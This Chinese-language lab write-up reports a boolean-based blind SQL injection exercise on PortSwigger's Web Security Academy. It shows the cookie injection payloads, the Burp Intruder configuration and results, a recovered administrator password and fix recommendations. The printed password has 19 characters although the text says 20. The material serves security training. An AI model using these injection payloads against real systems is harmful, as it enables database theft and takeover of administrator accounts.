

SQL 注入漏洞报告 (Lab9: 基于条件响应的盲注)

1. 漏洞名称

SQL Injection (SQL 注入) — 布尔盲注 (Boolean-based Blind SQL Injection)

2. 漏洞等级

高危 (High)

3. 漏洞描述

该网站使用了跟踪 Cookie (TrackingId) 进行分析，后端将其拼接入 SQL 查询。虽然查询结果和报错信息不回显，但当查询返回行时，页面会显示 Welcome back 提示。攻击者可利用这个真假状态，通过构造布尔逻辑语句，逐字盲猜出 administrator 的密码。

4. 漏洞位置

请求方式: GET / (首页)


漏洞参数: Cookie: TrackingId=...

5. 漏洞复现过程

第一阶段：抓包确认注入点及调试环境

进入实验界面后，首先刷新页面使 Cookie 生效。通过 Burp Suite 的 HTTP History 抓取首页请求，找到携带有 TrackingId Cookie 的 GET 请求。

图 1: Burp Suite HTTP History 抓包记录 (确认注入点)



说明：通过历史记录找到带TrackingId 的请求，发送到 Repeater 或 Intruder 进行后续测试。

第二阶段：爆破密码长度

使用 LENGTH() 函数探测密码长度。构造 Payload 为:

Cookie: TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator'
AND LENGTH(password)=§1§)='a

- **Payload 位置:** 数字 1 (即密码长度)。
- **Payload 类型:** 数值, 范围 1~25。

图 2: 配置爆破长度 Payload 位置 (Sniper 攻击)




图 3: 配置数值型 Payload 范围 (1~25)





图 4：配置资源池（单线程，确保响应顺序准确）



当长度为 11702 时，页面多出了 Welcome back 的代码，响应长度增加。而在请求编号 20 时，长度达到 11702。

图 5：爆破长度结果面板，确定长度

请求	payload	状态码	接收到响应	错误	耗时	长度	注释
0		200	249			11641	
1	1	200	265			11641	
2	2	200	260			11641	
3	3	200	270			11641	
4	4	200	473			11641	
5	5	200	282			11641	
6	6	200	473			11641	
7	7	200	473			11641	
8	8	200	480			11641	
9	9	200	479			11641	
10	10	200	273			11641	
11	11	200	268			11641	
12	12	200	261			11641	
13	13	200	255			11641	
14	14	200	246			11641	
15	15	200	242			11641	
16	16	200	251			11641	
17	17	200	247			11641	
18	18	200	293			11641	
19	19	200	292			11641	
20	20	200	261			11702	
21	21	200	268			11641	
22	22	200	268			11641	
23	23	200	265			11641	
24	24	200	262			11641	
25	25	200	237			11641	

说明：通过长度差异，成功确认 administrator 的密码长度为 20 个字符。

第三阶段：使用“集束炸弹”双 Payload 爆破密码

利用 SUBSTRING() 函数和 36 个字符字典，对密码每一位同时进行爆破。构造 Payload 为：

Cookie: TrackingId=xyz' AND (SELECT SUBSTRING(password,\$1\$,1) FROM users WHERE username='administrator')='\$a\$

- **Payload 1 (位置)**：数值，范围 1~20（共 20 个位置）。
- **Payload 2 (字符)**：简单列表，包含 a-z 和 0-9（共 36 个字符）。
- **攻击类型**：集束炸弹（Cluster Bomb），共计 $20 \times 36 = 720$ 次请求。

图 6：配置双 Payload 集束炸弹攻击（位置与字符）




图 7：配置 Payload 1（位置：1-20 数值）

payload

Payload位置: 1 - 1

Payload类型: 数值

Payload数量: 20

请求数量: 720

payload配置

生成给定范围内指定格式的有效数值内容。

数字范围

类型: ☒ 顺序 ☐ 随机

从: 1

到(To): 20

步骤: 1

数量:

数值格式

基数(Base): ☒ 十进制 ☐ Hex

整数最小位数: 0

整数最大位数: 2

小数最小位数: 0

小数最大位数: 0

示例

1

21

图 8：配置 Payload 2（字符池：a-z, 0-9）

payload

Payload位置: 2 - a

Payload类型: 简单列表

Payload数量: 36

请求数量: 720

payload配置

此处payload类型允许您配置用作payload的简单清单。

粘贴

导入

删除

清空

去重

添加

a

b

c

d

e

f

g

.

Enter a new item

从列表中添加...

Payload处理

您可以定义在使用payload之前对每个payload执行各种处理任务的规则。

添加

编辑

删除

上移


向下

☐ 已启用

规则

内存: 已用: 224.1MB 共计: 7.85GB


图 9: 配置 Grep - Match 检索规则（用于自动打勾标记）



说明：利用 Burp 的检索功能，当某个字符成功匹配密码时，Burp 结果表中该行的 Welcome back 列会出现打勾标记。

执行攻击，攻击结果列表生成，共计 720 条请求。通过添加的 Welcome back 列，筛选出打勾的请求。

图 10：爆破结果面板（显示打勾匹配成功的字符）




说明：通过筛选打勾项，按 Payload 1 从小到大排列，即可提取出完整密码。

第四阶段：提取密码并登录

根据图 10 的匹配结果，按位置依次提取字符，拼凑出 20 位完整密码（本例中为：

11r3ik17gh2ss0s5u4j)。访问 /login 界面，使用用户名 administrator 和该密码登录。

图 11：实验完成，管理员登录成功



说明：成功登录管理员后台，实验验证完成。

6. 漏洞原理

原始 SQL 为 SELECT TrackingId FROM tracking_table WHERE TrackingId = 'xyz'。
经过布尔注入，SQL 变为：

sql

SELECT TrackingId FROM tracking_table WHERE TrackingId = 'xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a'

若第 1 位为 a，子查询返回 'a'，条件成立，页面渲染 Welcome back。反之无回显。攻击者正是通过这种“有/无”的侧信道，穷举出了全部密码。

7. 漏洞影响

在无回显、无报错的情况下，攻击者依然能**自动化还原完整管理员密码**，导致用户信息泄露、系统权限被完全接管。

8. 修复建议

- ① 使用参数化查询（预编译）：彻底防范 SQL 拼接。
- ② 模糊化“真假”状态响应：无论数据库查询是否成功，前端页面应始终保持一致的显示，不要输出 Welcome back 这种代表“查询有结果”的差分信息。
- ③ 禁用 Cookie 直接参与数据库查询，改用内存缓存处理用户会话。

9. 工具

- **Burp Suite** (Intruder 模块、集束炸弹、Grep - Match 检索)
- **PortSwigger Web Security Academy** (靶场平台)